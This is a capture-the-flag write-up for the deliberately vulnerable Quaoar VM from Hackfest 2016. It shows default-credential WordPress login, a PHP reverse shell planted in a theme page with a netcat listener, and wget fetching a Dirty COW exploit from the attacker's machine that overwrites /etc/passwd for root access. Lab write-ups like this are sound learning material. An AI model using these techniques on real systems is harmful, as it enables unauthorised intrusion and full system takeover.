```
  _____          _________     __          __     _______     __________    _______
 |  ____ \      |  ____  \    \  \       /  /    / ______|   |  _______|   | ____   /
 | |    \ \     | |____| |     \  \ __ /  /    / /          | |_____          / /
 | |_____| |    |  ______ /      \    __   /    | |          |  _____|        / /
 | |      \ \   | |  \ \           \  \ / /     | |          |  |             / /
 | |______| |   | |   \ \          |    |       \ \_______   |  |_______     / /
 |  ________|   |_|    \_\         |____|        \________| |__________|    /__/
```

Welcome to Quaoar

This is a vulnerable machine i created for the Hackfest 2016 CTF http://hackfest.ca/

Difficulty : Very Easy

Tips:

Here are the tools you can research to help you to own this machine. nmap dirb / dirbuster / BurpSmartBuster nikto wpscan hydra Your Brain Coffee Google :)

Goals: This machine is intended to be doable by someone who is interested in learning computer security There are 3 flags on this machine 1. Get a shell 2. Get root access 3. There is a post exploitation flag on the box

Ok guys, let's get started !

I started with a basic netdiscover to find the IP I was looking for (here 192.168.93.131)

```
root@kali:~# netdiscover

 Currently scanning: 192.168.110.0/16   |   Screen View: Unique Hosts

 10 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 600

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.93.1    00:50:56:c0:00:08      7     420  VMware, Inc.
192.168.93.2    00:50:56:e5:ff:b9      1      60  VMware, Inc.
192.168.93.131  00:0c:29:d7:e1:ba      1      60  VMware, Inc.
192.168.93.254  00:50:56:fc:ba:74      1      60  VMware, Inc.
```


Then I was able to do an aggressive nmap on this IP and I saw that the port 80 was open, even better they told us about a « robots.txt » file. This could be an interesting place to look.

```
80/tcp  open  http        Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_Hackers
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```

After checking a bit on the website I didn't find much informations there. I decided to go check the « robots.txt » I found on nmap.

Neat ! We see that wordpress is installed, and with wordpress comes a lot of possible vulnerabilities.

Let's check that wordpress site. I took the habit (and I encourage you to do the same) to try some typical credentials when a basic form is prompting. I did that here and that saved me a whole lotta time ! I tried to log in with admin : admin and what a surprise when I saw that it actually worked. Didn't even need wpscan or exploit a wordpress unpatched vulnerability.



Now that we are in we can setup our php reverse shell in the 404.php default page (I personally I use the one from pentestmonkey.net which works perfectly). Once my reverse shell upload I can use netcat to listen on the port 8089 (the one I chose in my php but you can chose anyone you like). Now I just have to execute my php script (a simple « ?p=404.php » in the url wil be enough to generate it and to get our reverse connexion)

```
root@kali:~# nc -lvp 8089
listening on [any] 8089 ...
192.168.93.131: inverse host lookup failed: Unknown host
connect to [192.168.93.135] from (UNKNOWN) [192.168.93.131] 48098
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i6
86 i686 i386 GNU/Linux
 14:39:12 up 2 min,  0 users,  load average: 0.65, 0.58, 0.24
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

All good we are now in the server as www-data, I used python here to get a proper shell :

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@Quaoar:/$ locate flag.txt
locate flag.txt
/home/wpadmin/flag.txt
```

Thanks to locate I'm able to get the first flag !

Now let's get the 2nd one with some privileges escalation

```
www-data@Quaoar:/$ locate flag.txt
locate flag.txt
/home/wpadmin/flag.txt
www-data@Quaoar:/$ cat /home/wpadmin/flag.txt
cat /home/wpadmin/flag.txt
2bafe61f03117ac66a73c3c514de796e
www-data@Quaoar:/$
```

A simple uname -a gave me the kernel version : 3.2.0-23

```
uname -a
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i6
86 i686 i386 GNU/Linux
```

This version is vulnerable to dirty cow and I thought I would give dirty cow a try here and I strongly recommend you to check how it works if you don't know already because it's a fantastic tool based on a copy on write (cow) vulnerability. I downloaded dirty from my kali machine where I used gcc (gcc wasn't available on Quaoar, how stange ? 😉) the gcc command is given at the start of the script just don't forget to use -m32 since we are in a x86 system (32 bits). After a quick chmod +x on it to make it executable we can use it and let the magic happens ! Just sit back, relax and chose your password.

```
www-data@Quaoar:/tmp$ wget http://192.168.93.135:8000/dirty
wget http://192.168.93.135:8000/dirty
--2017-11-23 14:44:39--  http://192.168.93.135:8000/dirty
Connecting to 192.168.93.135:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12604 (12K) [application/octet-stream]
Saving to: `dirty'

100%[======================================>] 12,604      --.-K/s   in 0.02s

2017-11-23 14:44:39 (747 KB/s) - `dirty' saved [12604/12604]

www-data@Quaoar:/tmp$ ls
ls
dirty  vgauthsvclog.txt.0  vmware-root
```

We are instantly asked to enter a new password for the firefart account

```
www-data@Quaoar:/tmp$ ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: pass
```

A quick cat /etc/passwd shows us that the user firefart is known with root privileges.

```
www-data@Quaoar:/tmp$ cat /etc/passwd
cat /etc/passwd
firefart:fijI1lDcvwk7k:0:0:pwned:/root:/bin/bash
/usr/sbin:/bin/sh
```

We can now ssh into the machine with « firefart : pass » credential (or whatever password you gave earlier)

```
root@kali:~/Desktop# ssh firefart@192.168.93.131
```

And … Voila ! Here's the 2nd flag located in /root.

```
firefart@Quaoar:~# cd /root
firefart@Quaoar:~# ls
flag.txt  vmware-tools-distrib
firefart@Quaoar:~# cat flag.txt
8e3f9ec016e3598c5eec11fd3d73f6fb
```

It took me a while to get those 2 flags and I wasn't into getting the 3rd one right now.

To be continued…

Thanks to Viper for this CTF made for begginers !

Thanks again to Christian for his firefart exploit !

And thanks to everyone reading this !